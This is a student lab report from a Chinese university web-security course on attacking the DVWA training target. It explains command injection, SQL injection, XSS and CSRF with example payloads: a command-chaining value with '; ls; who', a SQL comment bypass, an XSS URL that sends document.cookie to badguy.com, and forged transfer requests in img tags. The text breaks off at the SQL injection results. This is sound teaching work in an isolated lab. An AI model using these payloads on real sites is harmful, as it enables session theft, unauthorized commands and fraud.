**电子科技大学信息与软件工程学院**

**标准实验报告**

**（实验）课程名称网络安全攻防技术**

**电子科技大学教务处制表**

电子科技大学

**实 验 报 告**

**学生姓名：贾怀宇 学 号：2020090916007 指导教师：罗绪成**

**实验地点：三教501 实验时间：2022.12.13**

**一、实验室名称：三教501**

**二、实验项目名称：实验4 Web安全实验**

**三、实验学时： 4 学时**

**（一）实验目的**

1） 理解Web应用工作原理

2） 理解常见Web漏洞原理，包括：XSS跨站脚本、CSRF跨站请求、命令注入、SQL注入等

3） 掌握常用的渗透测试工具，如：OWASP ZAP(或者Burp suite)、SQLMAP等

4） 掌握命令注入、SQL注入、XSS、CSRF等漏洞利用方式

**（二）实验内容**

1） 配置Web攻防实验环境

2） 针对靶机DVWA，进行命令注入、SQL注入、XSS、CSRF攻击，安全级别主要包括Low level 和medium level。

**四、实验原理**

由于web应用的流行，web应用成为攻击者的重点目标之一。OWASP会定期推出排名前十的web应用漏洞，其中最常见的针对web漏洞的攻击包括：命令注入、SQL注入、XSS攻击和CSRF攻击。实验中，将对上述漏洞进行验证。

1. 命令注入

某些web应用中，web后端会运行特定的命令并把输出结果通过web前端展示给用户。比如后端调用ping 192.168.56.100命令，展示能否ping通指定IP地址，而用户输入的是IP地址。如果后端没有对用户输入数据进行检查（过滤），则用户可能注入命令并获得执行结果。例如：


192.168.56.100; ls; who

会导致后面的ls和who命令被执行。而实际的注入形式可能由多种，比如用||连接命令，用&&连接命令等。具体实施时，还需要考虑目标平台的属性，比如linux操作系统和windows操作系统在后台执行多个命令是由区别的，因此需要考虑具体情况来实施命令注入。


1. SQL注入

与命令注入类似，SQL注入也是由于web后端对用户输入处理不严格导致的。正常情况下，用户输入不应该作为SQL命令执行，但是由于如果后端没有对对这种要求进行检查，攻击者就可以输入SQL命令，并在数据库管理系统运行特定的SQL语句，导致恶意操作被实施。


Web应用开发者的本意是用户应该在如下空格处填入内容



但是，如果用户在eid处输入 EID5002**'#**，而在password处输入任意的字符串呢？



#后面的文本都将会作为注释而被忽略掉，最终的SQL语句如下：



上述语句将返回eid='EID5002'用户的Name, Salary, SSN信息，而无需知道该eid对应的口令。

1. XSS攻击

跨站脚本攻击(Cross Site Scripting)中，攻击者利用web应用对用户输入检测不严格的弱点，注入恶意JS脚本。当用户请求涉及恶意脚本的URL时，恶意脚本会在用户的浏览器运行，造成用户的cookie被窃取等网络安全问题。XSS通常包括：反射型XSS，存储型XSS和DOM型XSS。

反射型：一些网页设计的功能中，用户的输入会被反射(echo)返回给用户的HTML网页中。如果web后端不对用户的输入进行检查，则可能导致输入的脚本被反射给用户浏览器运行。如果包含的脚本是恶意的，则可能造成损失。例如：

攻击者在evil.com构造如下URL：

http://victim.com/search.php?term=<script> window.open("http://badguy.com?cookie="+document.cookie) </script>

如果用户点击该链接，或者访问包含该连接的网页，则用户浏览器发起对上述URL的请求，浏览器将运行其中的脚本，且符合SOP要求，因此会造成恶意攻击。

存储型：又称为持久型XSS，攻击者通过web页面注入恶意脚本，服务器对用户输入不做处理(比如检查是否包含<script>标签等)，将用户输入存储到数据库。普通用户访问mybank网站，服务器响应请求，响应内容中包含了从数据库提取的恶意脚本（攻击者注入的）。用户的浏览器解析收到到HTML文档，运行其中嵌入的恶意脚本，则攻击被执行。因为发起的URL请求包含了有效的cookie，因此mybank会认为是合法的请求。结果会导致用户的机密信息，如cookie，被窃取，从而攻击者可以扮演受害者发起对mybank的操作。存储型XSS的基本流程可以归纳为：

1. 攻击者注入恶意脚本
2. 服务器对用户输入不做处理(比如检查是否包含<script>标签等)，将用户输入存储到数据库
3. 普通用户访问mybank网站
4. 服务器响应请求，响应内容中包含了从数据库提取的恶意脚本（攻击者注入的）
5. 浏览器解析收到到HTML文档，运行其中嵌入的恶意脚本
6. 发起攻击行为，因为发起的URL请求包含了有效的cookie，因此mybank会认为是合法的请求
7. 或者盗取用户的机密信息，如cookie，从而攻击者可以扮演受害者发起对mybank的操作。
8. CSRF攻击

cookie本质上是服务端生成的，存放在客户端的数据片段，广泛用于跟踪已经认证过的用户。例如，用户通过浏览器发起如下请求：

http://mybank.com/login.html?user=alice&pass=bigsecret

如果用户通过身份认证，服务端则生成一个cookie来关联到当前用户。后续，服务端可用通过客户端请求所携带的cookie来确定当前是否在与对应的客户进行数据交互。如果攻击者能够利用这种cookie认证机制，则可用扮演对应用户的身份。

如果用户浏览过http://xyz.com网站，则会在本地存储对应的cookie。然后用户又访问了另一个网站的如下页面：

<HTML>

<HEAD>

<TITLE>Evil!</TITLE>

</HEAD>

<BODY>

<H1>Test Page</H1> <!-- haha! -->

<P> This is a test!</P>

<IMG SRC="http://xyz.com/do=thing.php...">

</BODY>

</HTML>

那么访问此网页则会触发浏览器去提取http://xyz.com的数据，且会带上之前存储的cookie，server端会以此cookie来验证用户的身份，从而可能会在用户不知情的情况下执行某些恶意操作。

如果将上述图片的网址替换为其它网址，也是可以的！比如嵌入的URL为：http://xyz.com/moneyxfer.cgi?account=alice&amt=50&to=bob

目的是让用户点击看似正常的链接，比如平常访问过的网页，但是网页中嵌入了伪造的URL请求，导致用户在不知情的情况下执行了对前面访问过的站点的请求。

CSRF攻击的步骤通常包括：

1. 用户访问mybank.com网站，进行身份认证完成登录，服务端响应时，响应头会带上set-cookie要求客户端存储cookie，以便跟踪用户会话。注意，这个时候，用户并没有logout myback.com网站。
2. 用户访问attacker.com网站，或者是一个普通网站，但是已经被攻击者控制，因此本质上是一样的。
3. attacker网站返回恶意网页，里面嵌入了伪造的链接，比如：<img width=“1” height=“1” src=“http://mybank.com/moneyxfer.cgi?Account=alice &amt=500000&to=DrEvil”>。
4. 用户浏览器在解析恶意网页时，会自动加载嵌入的伪造的对mybank网站的请求，同时会带上与伪造请求对应的cookie

mybank收到请求后，会认为是一个合法的请求，因为有合法的cookie，因此执行URL指定的操作。

**五、实验器材（设备、元器件）**

（一）学生每人一台PC，使用虚拟机方式安装linux操作系统。

（二）个人PC安装C、C++或JAVA程序开发环境。

**六、实验步骤**

**步骤一、环境搭建**

下载OWASPBWA虚拟机镜像，导入vmware。

网址：https://sourceforge.net/projects/owaspbwa/files/latest/download

靶机的网络设置为host only，请避免使用桥架模式。

**步骤二、命令注入攻击**

尝试Low level 和medium level安全等级下的命令注入过程，记录并分析观察到的实验结果。

**步骤三、SQL注入攻击**

尝试Low level 和medium level安全等级下的SQL注入过程，记录并分析观察到的实验结果。

**步骤四、CSRF攻击**

尝试Low level 和medium level安全等级下的CSRF攻击过程，记录并分析观察到的实验结果。

**步骤五、存储型XSS攻击**

尝试Low level 和medium level安全等级下的存储型XXS攻击过程，记录并分析观察到的实验结果。

**步骤六、反射型XSS攻击**



尝试Low level 和medium level安全等级下的反射型XXS攻击过程，记录并分析观察到的实验结果。

（详细的信息可参阅：实验指导书）


**七、实验数据及结果分析**


(要求：按实验步骤顺序给出程序代码，并进行简要文字说明，评分标准：实验内容完整70%，文字说明清晰20%，报告格式规范10%)

**一、搭建环境**


**二、命令注入攻击**






攻击成功的可能原因：服务器使用命令 system(ping 192.168.81.131); 由于不正确的输入格式，服务器使用了命令 system(ping 192.168.81.131;ls); 分别执行了ping 192.168.81.131 和 ls 这两条指令，实现了攻击。

**提高安全等级**



再次尝试使用注入攻击，发现攻击不成功。


更改用于攻击的格式.



发现通过更改攻击模式后，存在绕过后台过滤的可能。


**三、sql注入攻击**

将安全等级重新设置为low，




查看请求的URL与cooike

